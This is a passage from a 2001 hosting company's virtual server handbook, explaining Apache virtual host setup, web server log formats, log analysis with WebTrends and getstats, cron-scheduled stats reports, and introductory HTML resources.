e-mail addresses. For instance, if you send e- mail to john@abc.com and john@xyz.com the virtual server views these as the same address because both domain names resolve to the same IP address (john@192.41.5.2). However, Interplug has developed a way to get around this limitation by using a proprietary utility titled "virtmaps." Look under virtmaps in the index of this handbook. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 106
  • 107.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Security Risks Giving CGI-BIN access to your virtually subhosted clients is a potential security risk. This is because the CGIs your customers upload and execute have all of the rights and privileges of the CGIs you execute. Therefore, it is possible for a virtually-subhosted client, which has been granted CGI privileges, to read or remove any file in your directory hierarchy. Moreover, it is possible for a malicious subhosted client to crack weak passwords and gain shell access to your virtual server. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 107
  • 108.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Adding and setting up domains To add a virtual host to your virtual server, do the following checklist: ! Register the domain. ! Point the domain to a name server. ! Add a user account on the virtual server ! Add the <VirtualHost> directives to the httpd.conf file To register or point domains to your server 1. Go to the following URLs: http://www.interplug.com/dnscheck/ (Tool to view domain availability) http://www.interplug.com/dns.html (Tool to register new domains) To add domains to your server IP address 1. E-Mail support@interplug.com and ask them to add a domain to your virtual server. To set up a domain on your server 1. Run vadduser. 2. Create an E-mail/FTP account. 3. Point the FTP directory to ~/usr/local/etc/httpd/htdocs/sub_host_dir by selecting option two. 4. Edit the httpd.conf file. 5. Add a <VirtualHost> section for each virtual host HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 108
  • 109.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Adding virtual hosts to httpd.conf To add a virtual host, you must add information to the httpd.conf file. To add Apache httpd.conf lines ! From the httpd.conf file, add the following: # point blah.org to subdirectory blah <VirtualHost www.blah.org blah.org> ServerName www.blah.org ServerAdmin webmaster@blah.org DocumentRoot /usr/local/etc/httpd/htdocs/blah </VirtualHost> Setting up additional options for virtual hosts Any option that is valid in the srm.conf and the httpd.conf can be set in the <VirtualHost> section for each virtual host. The "blah.org" virtual host example The following lines were added: # point blah.org to subdirectory blah <VirtualHost www.blah.org blah.org> ServerName www.blah.org ServerAdmin blah@blah.org DocumentRoot /usr/local/etc/httpd/htdocs/blah TransferLog logs/blah_access ScriptAlias /cgi-bin/ /usr/local/etc/httpd/htdocs/blah/cgi-bin/ ErrorDocument 404 /errors/notfound.html </VirtualHost> HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 109
  • 110.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Using Other Resources for Additional Information URLs that you access using your favorite web browser make outstanding additional resources for much of the information contained in this chapter. Because some of the information is dynamic, use the URLs to access information whenever possible. Official Apache Web Site http://www.apache.org/ Documentation on Directives http://www.apache.org/docs/ Loadable Modules Http://www.apache.org/docs/dso.html Http://www.apache.org/docs/mod/mod_so.html Http://www.apache.org/docs/misc/API.html http://www.apacheweek.com/features/modulesoup/ Additional Apache Sources http://www.apacheweek.com/ http://www.apacheweek.com/features/ http://www.apache.org/info/apache_books.html If you cannot find the answers to your questions after accessing these resources, please send an E-mail message to Interplug Technical Support. They are more than happy to answer any questions or resolve any concerns that you have. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 110
  • 111.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Chapter 8 Managing Server Logs No doubt, you are at least curious about the traffic that your web site attracts. More likely, your business depends on obtaining detailed information about your web site traffic, and adapting to that information. Your Virtual Web Service allows you to easily obtain statistical information about usage of your web site. Managing your Virtual Server logs is explained in this chapter: ! Configuring Log File Directives ! Analyzing Log Files ! Rotating and Clearing Log Files HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 111
  • 112.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Configuring Log File Directives Your Virtual Web Service logs activity based on the directives you define in your httpd.conf configuration file. The default directive definitions should be adequate for most circumstances. However, you are free to modify the directives if you need to define log file formatting, or turn off the logging capability altogether. When your Virtual Server is configured, the default log preferences are setup and configured as follows: ! ErrorLog logs error_log ! TransferLog logs access_log ! AgentLog logs access_log ! RefererLog logs referer_log Using the Error Log Entries are appended to the Error Log if your server encounters an error while it attempting to retrieve a requested resource. Use your Error Log file as a diagnostic tool. Download the Error Log file from time to time and take a look at what it contains. It may help you discover broken links on your site or external links on someone else’s site. The Error Log is completely separate from the following: ! Transfer Log ! Referer Log ! Agent Log To view the Error Log file’s latest entries 1. Connect to your Virtual Server via Telnet or SSH. 2. Make the www/logs directory your current working directory, by entering: % cd ~/www/logs/ 3. From your log directory, enter % tail –f error_log You can control the detail level of the Error Log file the LogLevel directive in your httpd.conf file. For more information regarding LogLevel, see the Maintaining Virtual Server Configuration Files section of the previous chapter. Testing the Error Log Use your browser to open the following URL: http://yourdomain.com/index.hmtl. As you see, we purposely misspelled the resource request, so a new entry was added to your Error Log file. It probably looks something like this: HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 112
  • 113.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION [date and time] access to /usr/local/etc/httpd/htdocs/index.hmtl failed for some.remote.host, reason: File does not exist Using the Transfer Log If your log file is not empty, the "tail" command displays an echo of the latest entries in the Transfer Log file. Each entry line represents a resource request made to your Virtual Web Service. To view the Transfer Log file’s latest entries 1. Connect to your Virtual Server via Telnet or SSH. 2. Make the www/logs directory your current working directory, by entering: % cd ~/www/logs/ 3. From your log file, enter % tail –f access_log Testing the Transfer Log Use your web browser to access the main index page of your Virtual Server. As you access the page with your browser, new log entries append to your log file. The entries appear as follows:: some.remote.host - user - [access date and time] "request" status bytes_sent Note: You can exit the tail command by entering "Ctrl-C" at any time. Transfer Log Format Each entry in the Transfer Log is comprised of six specific parts, as shown in the following table: First part of the entry: Represents the remote host or IP address that "some.remote.host" requested the resource. Second part of the The User ID that was required in order to access entry: "user" the requested resource. If the resource that was requested requires no user authentication, then this data field will be left blank. Third party of the [Enclosed by square brackets] the log entry is entry: time stamp precise to the second. Fourth part of the The resource request itself is comprised of three entry: data fields: 1) the method of the request (GET, POST, etc.). 2) the local URL of the resource "Resource request" requested. 3) the HTTP version used by the client (which in most cases is HTTP/1.0). Fifth part of the entry: The HTTP Status Codes range in value from 200 Numeric status code to 599. Values from 200-299 indicate successful that represents the responses. Values that range from 300-399 server’s response to indicate redirection, i.e. the resource at the the request requested URL as moved to another location. Any status code with a value of 400 or above indicates HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 113
  • 114.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION the request encountered an error. Sixth part of the entry: Exact size (in bytes) of the requested resource Consider the following example: some.remote.host - - [19/Aug/1998:13:48:56 – 0600] "GET /index.html HTTP/1.0" 200 4817 This entry suggests that on the 19th of August 1998 at 1:48:56 in the afternoon Mountain Standard Time (or some other –0600 time zone), a remote host "some.remote.host" requested the URL "index.html" using an HTTP/1.0 compliant browser. The server found the resource requested (status code 200) and returned it to the client. The document was 4817 bytes in length. Note: Use the "tail" command to look at both the Referer (sic) and Agent Logs. Understanding the Agent and Referer Logs The Agent Log is simply a list of the browsers that are accessing your web site. Each time a request is received by your web server, the type of browser that made the request is recorded in your Agent Log. Each line in the Referer Log contains a record of the document from which a resource was requested, if one exists. For example, if you have a link to your site from the Yahoo! TM Index and someone clicks on that link to access your site, an entry is made in your Referer Log that records the click- through the Yahoo! Site. Because these two files are separate from the Transfer Log, it is very difficult to associate entries in the Agent Log or Referer Log to specific entries in the Transfer Log. Understanding the Common Log Format Three directive definitions, when together, define what is known as the "Separate Log Format" or "Common Log Format" for storing resource request information. The Common Log Format stores the following requested resource information in separate log files: ! Referer (sic) information ! Browser information ! Agent information Using the Combined Log Format Most log file analysis programs analyze generated log files using the Common Log Format. Some newer log file analysis programs (such as WebTrends – http://www.webtrends.com/) analyze transfer log files that have been stored using the Combined Log Format. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 114
  • 115.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION The Combined Log Format stores the referer and agent information with the resource request in the transfer log file. Using the Combined Log Format, you can analyze what browsers access which resource, as well as whether or not the resource request had a referring document. To Switch from Common Log Format to Combined Log Format 1. From your httpd.conf file, "comment out" the AgentLog and RefererLog directives by placing a pound sign "#" in front of the two directive lines Or 2. Remove the two directive lines (not recommended). 3. Include a special LogFormat directive definition line in front of your current TransferLog directive line. See the example below: ErrorLog logs/error_log LogFormat "%h %l %u %t "%r" %>s %b "%{Referer}i" "{User-Agent}i"" TransferLog logs/access_log # AgentLog logs/agent_log # RefererLog logs/referer_log Note: There may be a LogFormat directive like the one above located in your server configuration file. If the line is commented out, then uncomment the line by removing the leading pound sign. After you have made the modifications take a look at your Transfer Log file using the "tail" command. Each entry in your Transfer Log file should now look something like this: some.remote.host - - [19/Aug/1998:13:48:56 – 0600] "GET /index.html HTTP/1.0" 200 4817 "http://another.remote.host/path/info/document.h tml" "Mozilla/3.01 (X11; I; BSD/OS 2.0 i386)" To "turn off" specific log files 1. Comment the line out by using by preceding the line with a "#" sign. Or 2. Specify the special file "/dev/null" as the target for the Log directives. For example: ErrorLog /dev/null TransferLog /dev/null AgentLog /dev/null RefererLog /dev/null HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 115
  • 116.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Analyzing Log Files The amount of actual data logged in your web server log files is intimidating even on relatively low traffic sites. To make any sense of the data, you need a log file analysis program to process, analyze, and generate reports for you. Fortunately, there are numerous programs available that will do just that. Using WebTrends TM WebTrends (http://www.webtrends.com/) is web server log analysis software that produces graphical reports of your web site traffic. WebTrends is easy to use because it has a friendly interface. Configure WebTrends to download your Virtual Web Service log files to your computer and then create any number of professional statistical reports. The generated reports can be stored locally on your computer, or can be automatically uploaded back to your Virtual Server. This documentation concerns version 4.2a of WebTrends, but can be applied to other versions of WebTrends and Virtual WebTrends (with minor modifications). Contact Interplug Technical Support for additional help concerning WebTrends and your Virtual Server. For each log file you want to analyze with WebTrends, you need to define a log profile so that WebTrends can properly process the log. Note: When you launch WebTrends for the first time, notice several predefined sample log profiles which are visible in the main window of the program (see example). Each one is titled "Sample Log..." and refer to sample log files included with the software or located at the WebTrends FTP site. To create you own log profile 1. Launch WebTrends 2. Select the "New" icon (as shown in the example). 3. Access the Add Web Log Profile wizard. 4. Enter a description (or title) of the new log profile. 5. Enter the URL (where the log file is located). 6. As the value for the URL prefix, select ftp://. 7. Specify a hostname or IP address followed by the remote path to your log file. For example, if your Virtual Server hostname is ftp.some- domain.name and the Transfer Log file path is /www/logs/access_log, the Path definition is as follows: ftp.some-domain.name/www/logs/access_log 8. Enter the log file type. 9. Enter any descriptive phrase (Log File Description). 10. As the value for the Log File Format, enter: Auto-detect log file type. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 116
  • 117.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION When this option is selected, WebTrends automatically identifies the log file format of the log file. 11. Select the Details… button. 12. From the FTP Server Login Info dialog box enter the login name and login password you use to access your Virtual Server. 13. To return to the Add Profile wizard, click OK. 14. To continue with the Add Profile wizard, click Next. 15. From the DNS Lookup dialog select whether or not you would like WebTrends to perform DNS lookups when it encounters an IP address in your log file. Note: Using the HostNameLookups directive you can turn off DNS lookups on your web server (this increases your Virtual Web Service performance). Instead of performing DNS lookups on your Virtual Server, WebTrends performs lookups locally on your computer (where they have no impact on the performance of your Virtual Web Service). 16. As the Domain Name/IP Resolution Mode, select Resolve Mode, lookup all numeric IPs (see example). HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 117
  • 118.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION 17. Click Next. 18. From the Home Page dialog, ensure that whatever filenames you have specified in your DirectoryIndex directive are included (See the Virtual Web Server Configuration Files section for DirectoryIndex directive information). 19. In the Web Site URL text entry field, select http:// as the URL prefix. 20. Click Next. 21. From the Filters dialog, click Next. All filters (to exclude specific hosts, files, etc.)are not available with Virtual Web Trends. If you are running Virtual WebTrends, the Filters dialog is the last dialog (click Finish to exit the wizard). If you are not running Virtual WebTrends, the final step in the Add Profile wizard is the Database and Real-Time dialogs. After you exit the Add Profile wizard, the new profile is displayed in the main WebTrends menu as shown in the example. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 118
  • 119.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION To generate a report using your new profile 1. From the WebTrends Log Analyzer dialog, select your new profile from the list. 2. From the toolbar, click Report. 3. From the Create Report dialog, choose the report type you want to generate from the Memorized Report Name drop down menu. Note: Each of the predefined report types contains different information about your Virtual web server traffic. You may want to view the Default Summary report to get an idea of what a predefined report contains. If you are using Virtual WebTrends, there are no predefined report types. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 119
  • 120.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Under the Memorized Report Name field, the following five tabs are available: Range Range items enable you to isolate a specified period of time within the log report. Format Format contains a number of output formats. The report generated by WebTrends is stored in the format you select. The default output is HTML, but output can be to the following: ! Microsoft Word document ! Microsoft Excel Document ! A Comma Delimited Document ! A Plain Text Document Save As Specifies where you want to store the output report. You can store it locally on your computer, or you can upload it to a remote location. Mail To Specifies where you want to store the output report. You can store it locally on your computer, or you can upload it to a remote location. Style Style items that define the stylistic display of the report, such as Title, Report Language, and Report Style (styles that modify the outlook of the report). Content Content items specify the graph(s) you want displayed or hidden as well as how many elements are considered in each graph. Note: Please experiment with the settings to customize the output report to your liking. To store the report on your local machine ! Select the file:// and use the browse button to choose a destination location. To place the report (using WebTrends) on your Virtual Server 1. As the transfer protocol, choose ftp:// 2. Enter your virtual server domain name 3. Enter the path to the destination file in the text field (as shown in the example). 4. Select Login… 5. From the FTP Server Login Info dialog, enter your Login Name and Login Password that you use to log into your Virtual Server. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 120
  • 121.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION To begin generating your report 1. Save your report settings (so that you do not have to re-enter the data the next time you wish to generate the report). 2. Click Memorize… 3. From the Memorize Report dialog, specify a name (such as My Website Stats (HTML). 4. Click Save. 5. The next time you wish to generate a report, you can select the memorized report to load the settings you have specified. 6. Click Start… This action instructs WebTrends to contact your Virtual Server and download your log file. A status bar is displayed to show you the progress of the download (as shown in the example). HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 121
  • 122.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION After the download, WebTrends processes the log file line by line to build the report summary data and graphs. A status bar is displayed in the Collecting Summary Data… dialog. After WebTrends has processed the data in your log file, it builds the summary report. WebTrends stores this report locally or remotely depending on what you configured. As WebTrends builds, it displays the progress in the Building Summary Report… dialog. After the report has been built, you can view the report. Additional Log Analysis Programs There are a number of analysis programs available that you can install directly on your Virtual Server. Most of these programs analyze your web server log files in place and then create HTML, text, or e-mail reports of your web server traffic. We have made several of these tools available including: http-analyze mkstats analog getstats - documentation included here. These software packages are bit harder to use since they must be run from the command prompt but they are simple to install and free of charge. For more details about log analysis software packages, see the Interplug Web Site. Getstats You can use Getstats interactively (from the command prompt) or periodically (in batch mode) using cron. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 122
  • 123.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION To use Getstats from the command prompt ! From the UNIX prompt, enter the appropriate report option(s). For example: % getstats <report option> Learning the types of Getstats reports Currently there are twelve major types of reports Getstats can produce. You can use as many options as you like to create combinations of reports. The following is some of the type of reports that can be generated using getstats: getstats -c (concise report) HTTP Server General Statistics Local date: Fri Feb 11 18:17:07 PM PST 1994 Covers: 02/09/94 to 02/11/94 (3 days). All dates are in local time. Requests last 7 days: 4495 New unique hosts last 7 days: 358 Total unique hosts: 358 Number of HTML requests: 1854 Number of script requests: 472 Number of non-HTML requests: 2169 Number of malformed requests (all dates): 5 Total number of all requests/errors: 4500 Average requests/hour: 90.2, requests/day: 2164.7 Running time: 11 seconds. Note: This basic set of statistics is always output when getstats runs. However, using the -c option only produces the statistics paragraph. getstats -m (monthly report) HTTP Server Monthly Statistics Covers: 10/30/93 to 11/08/93 (9 days). All dates are in local time. Each mark (#) represents 1000 requests. Oct (10/30/93): 569 : # Nov (11/04/93): 2 : Note: The -m option produces a monthly report of server use. The dates in the report are the first day of reported activity for that month. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 123
  • 124.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION getstats -w (weekly report) HTTP Server Weekly Statistics Covers: 12/28/93 to 01/27/94 (32 days). All dates are in local time. Each mark (#) represents 500 requests. Week of 12/27/93: 1878 : ### Week of 01/03/94: 5606 : ########### Week of 01/10/94: 23287 : ############################################## Note: The -w option produces a weekly report of server use. The dates in the report are always the Monday of that particular week. getstats -ds (daily summary) HTTP Server Daily Summary Covers: 12/28/93 to 01/27/94 (32 days). All dates are in local time. Each mark (#) represents 1000 requests. Mon: 16018 : ################ Tue: 13219 : ############# Wed: 9904 : ######### Note: The -ds option produces a daily summary, which shows the aggregate number of requests for a particular day of the week. getstats -d (daily report) HTTP Server Daily Statistics Covers: 12/28/93 to 01/27/94 (32 days). All dates are in local time. Each mark (#) represents 100 requests. 12/28/93 (Tue): 88 : 12/29/93 (Wed): 258 : ## 12/30/93 (Thu): 591 : ##### 12/31/93 (Fri): 775 : ####### Note: The -d option produces a daily report, which shows the number of requests per day and the date. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 124
  • 125.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION getstats -hs (hourly summary) HTTP Server Hourly Summary Covers: 12/28/93 to 01/27/94 (32 days). All dates are in local time. Each mark (#) represents 200 requests. midnite: 1266 : ###### 1:00am: 1206 : ###### 2:00am: 1238 : ###### Note: The -hs option produces an hourly summary that shows the aggregate number of requests for a particular hour. getstats -h (hourly report) HTTP Server Hourly Statistics Covers: 12/28/93 to 01/27/94 (32 days). All dates are in local time. Each mark (#) represents 20 requests. 12/28/93 (Tue) 3:00 pm: 39 : # 4:00 pm: 12 : 5:00 pm: 36 : # Note: The -h option produces an hourly report, that shows the number of requests per hour, the day of the week, and the total number of requests for each day. getstats -f (full report) HTTP Server Full Statistics Sorted by number of requests. Covers: 12/28/93 to 01/27/94 (32 days). All dates are in local time. # of Requests : Last Access (M/D/Y) : Hostname 6994 : 01/26/94 : kmac 1751 : 01/26/94 : eitech 1096 : 01/27/94 : jhvh-1 HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 125
  • 126.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Note: The -f option tells getstats to create a full report sorted by host name (and IP address). Use the -fa option to make a full report sorted by the number of accesses. Use the -fd option to create a full report sorted by the last access date. Use the -fb option to create a full report sorted by the number of bytes transferred. getstats -r (request report) HTTP Server Request Statistics Sorted by number of requests, 1560 unique requests. Covers: 12/28/93 to 01/27/94 (32 days). All dates are in local time. # of requests : Last Access (M/D/Y) : Request 4260 : 01/27/94 : /eit.home.html 3330 : 01/27/94 : /graphics/stripe.bottom.gif 2831 : 01/27/94 : /graphics/ball.black.gif Note: The -r option tells getstats to create a report of requests sorted by the request name. Use the -ra option to sort by accesses. Use the -rd to sort by the last access time. Use the -rb to sort by the number of bytes transferred. Use the -rf to sort by individual file sizes. getstats -dn (domain report) HTTP Server Domain Statistics 1 level, sorted by domain name, 22 unique domains. Covers: 02/09/94 to 02/10/94 (2 days). All dates are in local time. # reqs : # uniq : Last Access (M/D/Y) : Domain 180 : 28 : 02/10/94 : (numerical domains) 27 : 1 : 02/10/94 : .at 28 : 3 : 02/10/94 : .au 22 : 2 : 02/10/94 : .ca Note: The -dn option generates a domain report, sorted by domain name. Use -da to sort by the number of requests. Use the -dd to sort by last access date. Use the -db to sort by the number of bytes transferred. Use the -du to sort by the number of unique domains. The unique domain number is the total number of unique sites under a domain. In the example above, for instance, a total of 3 unique sites came from the .au domain. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 126
  • 127.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION getstats -dt (directory tree report) HTTP Server Tree Report Covers: 12/28/93 to 01/07/94 (12 days). All dates are in local time. # of Requests : Last Access (M/D/Y) : Dir/File 55 : 01/07/94 : /reports 51 : 01/07/94 : /ht93 562 : 01/07/94 : /demos 487 : 01/07/94 : /asiceda Note: The -dt option generates a directory tree report that cannot be sorted. The number of requests and last request date for directories and files is displayed. The request count for directories is the amount of requests for that directory plus the sum of all requests for the files and subdirectories under it. If you find this report is empty, try using getstats -dr "/www/htdocs/" -dt. For a report of specific directories, try the getstats -sr "/<dirname>/*" -d report. In this report -sr stands for search string, <dirname> would be replaced with your directory structure under your www/htdocs directory, " *" is a wildcard for all files within that directory structure, and -d is the daily report option. getstats -e (file) (error report) HTTP Server Error Report (All Dates) kmac [Thu Dec 30 23:20:21 1993] get / foo kmac [Thu Dec 30 23:20:37 1993] get foo / kmac [Thu Dec 30 23:20:55 1993] get http://www.eit.com/ foo The -e option generates a report of all malformed (or ignored) requests for all dates in the order they were encountered in the log file. If a filename is given as the argument to the option, bad requests are appended to an error file, where they can be analyzed later. getstats -a (all reports) The -a option produces all of the above reports, with list reports sorted by the number of accesses (if possible). If you want a report sorted another way, however, specify the correct option after the -a flag. The following is an example: getstats -a -fb This creates all reports sorted by number of requests, with the exception of the full report and error report. Full reports are sorted by byte traffic. Error reports must be specified from the command prompt. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 127
  • 128.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Rotating and Clearing Log Files Logs can grow rapidly and need to be rotated. After running the stats program of your choice, clear the logs. The command for clearing the log files is vnukelog and is discussed in earlier in the book. Generating stats on a daily weekly or monthly schedule is important so rather than marking your calendar and staying up to midnight on the last day of the month you can use cron to automatically generate a report and rotate the logs. To set up a cron job 1. Store the following three line file in your home directory in a file called cronfile. Ensure the file is only three lines. If the lines are long, let them wrap, but do not add a hard return: 58 23 * * * /usr/local/bin/getstats -d -f | /usr/bin/mail -s "Web Daily Stats" stats@yourdomain.com 59 23 * * 7 /usr/local/bin/getstats -w -f | /usr/bin/mail -s "Web Weekly Stats" stats@yourdomain.com 01 00 1 * * /usr/local/bin/getstats -w -f -n | /usr/bin/mail -s "Web Monthly Stats" stats@yourdomain.com 2. From the Telnet prompt, run crontab to install the cronfile by entering crontab cronfile. The following explains, in more detail, each of the three lines of the cron file: ! The first line sends a full daily report to stats@yourdomain.com each day at 23:58 (11:58 pm). Of course you must change this E-mail address to yours. ! The second line sends a full weekly report at the end of each week at 23:59 (11:59 pm). ! The third line sends a full monthly report and "nuke" (-n) the log file at 00:01 (12:01 am) on the first day of each month. ! The "-f" specifies a full report. If you do not want a full report, you can change the report settings to your liking. For more information on cron see the cron section in Chapter four or from your Virtual Server’s command prompt, enter man crontab and man 5 crontab. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 128
  • 129.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Chapter 9 Creating and Publishing on the web One of the first things you do as part of creating your Internet presence is to design your web site content. Coming up with content that is both informative and easy to use is a challenge. This chapter explains how you can get started, but also includes references to a wealth of resources that aids you in creating web sites that people want to visit. This chapter explains the following: ! Creating web pages ! Using HTML books ! Using HTML On-line References and Style Guides ! Understanding HTML Editors and Tools ! Publishing Web Content HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 129
  • 130.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Creating web pages You can either create web pages yourself or hire a consultant to do it for you. This section of the chapter describes how a web page works. Web content is defined using the HyperText Markup Language or HTML. HTML uses instructions, or tags, embedded within a document, to define how a document is displayed. For example, if you want a specific word or sentence in a document in boldface, place tags around the word or sentence: <begin bold tag> the quick brown fox jumped over the lazy dog <end bold tag> When a browser parses your document, it looks for specific markup tags by name. In the example above, the phrase "the quick brown fox jumped over the lazy dog" is displayed in boldface. The browser does not display the hypertext markup tags. The markup tags are viewed only if someone "views the source" of the document. Viewing the source code of a document is an option available in many browsers. Note: Markup language usage is not restricted in scope to web content. Every electronic text-processing tool uses some kind of markup language. One example is the popular word processor WordPerfect TM. The Reveal Codes command in WordPerfect enables you to see the actual markup commands (non-printable characters that define the formatting of a document). However, it is important to understand the limitations between the codes you might encounter in a software package and the HyperText Markup Language tags. The codes you find in software packages are "What You See Is What You Get" (WYSIWYG). HTML is not a WYSIWYG markup language. Instead, you mark elements of a document as logical entities such as titles, paragraphs, headings, lists, quotations, etc. Each browser then interprets these entities and displays the content, in its own unique way. For example, a graphical browser like the Netscape Navigator TM or the Microsoft Internet Explorer TM interprets a page differently than a text-only browser, such as lynx or a Braille browser. Even though each browser presents the same information in a different way, the logical elements are still conveyed and preserved. In this way, HTML is a tremendously flexible markup language. HTML is extendable, meaning that new features and tags are continually added to the language as it evolves. The very first definition of HTML was called Version 1, or HTML 1.0. This quickly evolved into the next version of HTML, known as Version 2 or HTML 2.0. All browsers, at a minimum, support HTML 2.0. After HTML 2.0, proliferation of vendor-specific tags (a la Netscape and Microsoft) somewhat encumbered and confused the progression of an HTML standard. However, some of the vendor-specific tags as well as many other new tags were been combined to form a new HTML standard, known as HTML 3.2. As of the latest publication of the document, HTML 4.0 is the most recent version. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 130
  • 131.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Using HTML Books Before you start experimenting with HTML, it is recommended that you have at least one good book about HTML on your bookshelf. Books are an immediately available resource to consult when you encounter questions about or problems with your HTML design. There are probably several hundred books that discuss the HyperText Markup Language, all of which present an overview of the HTML tags. Two highly-recommended books are included below: The HTML Sourcebook, Fourth Edition A Complete Guide to HTML 4.0 and HTML Extensions Author: Ian S. Graham Publisher: John Wiley & Sons, Inc. ISBN: 0-471-25724-9 URLs: http://www.wiley.com/compbooks/graham/html4ed/ http://www.amazon.com/exec/obidos/ASIN/0471257249/ HTML: The Definitive Guide, 3rd Edition Author: Chuck Musciano & Bill Kennedy Publisher: O'Reilly and Associates, Inc. ISBN: 1-56592-492-4 URLs: http://www.oreilly.com/catalog/html3/ http://www.amazon.com/exec/obidos/ASIN/1565924924/ As HTML has evolved so too has the complexity of the language and its accompanying extensions, e.g. style sheets and scripting languages. Excellent books on style sheets and scripting languages are included below: Dynamic HTML: The Definitive Reference Author: Danny Goodman Publisher: O'Reilly and Associates, Inc. ISBN: 1-56592-494-0 URLs: http://www.oreilly.com/catalog/dhtmlref/ http://www.amazon.com/exec/obidos/ASIN/1565924940/ JavaScript: The Definitive Guide, 3rd Edition Author: David Flanagan Publisher: O'Reilly and Associates, Inc. ISBN: 1-56592-392-8 URLs: http://www.oreilly.com/catalog/jscript3/ HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 131
  • 132.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION http://www.amazon.com/exec/obidos/ASIN/1565923928/ The HTML Stylesheet Sourcebook: A Complete Guide to Designing and Creating HTML Stylesheets Author: Ian S. Graham Publisher: John Wiley & Sons, Inc. ISBN: 0-471-19664-9 URL: http://www.wiley.com/compbooks/graham/style/ http://www.amazon.com/exec/obidos/ASIN/0471196649/ HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 132
  • 133.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Using HTML On-line References and Style Guides On-line HTML references are superb resources for beginners as well as a convenient reference for more experienced developers. The following URLs comprise just a small sampling of HTML references available on the Internet. However, many of these URLs then refer to other sites that contain additional information (the Internet is indeed a World Wide Web of linked resources). Also, some of the sites listed below have corresponding books; book URLs are included where available. A Beginner's Guide to HTML Author: National Center for Supercomputing Applications (NCSA) URL: http://www.ncsa.uiuc.edu/General/Internet/WWW/HTMLPrimer.html Overview of site (quoted from site): "Many people use the NCSA Beginner's Guide to HTML as a starting point to understanding the hypertext markup language (HTML) used on the World Wide Web. It is an introduction and does not pretend to offer instructions on every aspect of HTML. Links to additional Web-based resources about HTML and other related aspects of preparing files are provided at the end of the guide." Introduction to HTML and URLs Author: Ian S. Graham URL: http://www.utoronto.ca/webdocs/HTMLdocs/NewHTML/intro.html Overview of site (quoted from site): 